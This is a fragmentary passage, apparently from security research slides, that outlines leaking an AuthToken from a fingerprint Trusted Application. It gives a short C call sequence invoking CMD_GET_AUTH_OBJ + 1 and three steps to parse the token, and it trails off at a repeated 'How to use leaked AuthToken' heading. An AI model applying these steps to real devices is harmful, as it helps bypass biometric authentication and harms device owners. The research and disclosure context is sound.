
Timestamp=0x000000000034ABF0

```
TEEC_InitializeContext(NULL, ctx);
TEEC_OpenSession(ctx,...);
TEEC_InvokeCommand(sess,
                    CMD_GET_AUTH_OBJ + 1,
                    &op, &err_origin);
```


External developers can communicate with the TA by loading the relevant libraries.

1. Invoke the TEEC library APIs to create a session.
2. Invoke the fingerprint TA's GET_AUTH_OBJ command.
3. Parse the AuthToken from the response.

How to use leaked AuthToken




How to use leaked AuthToken



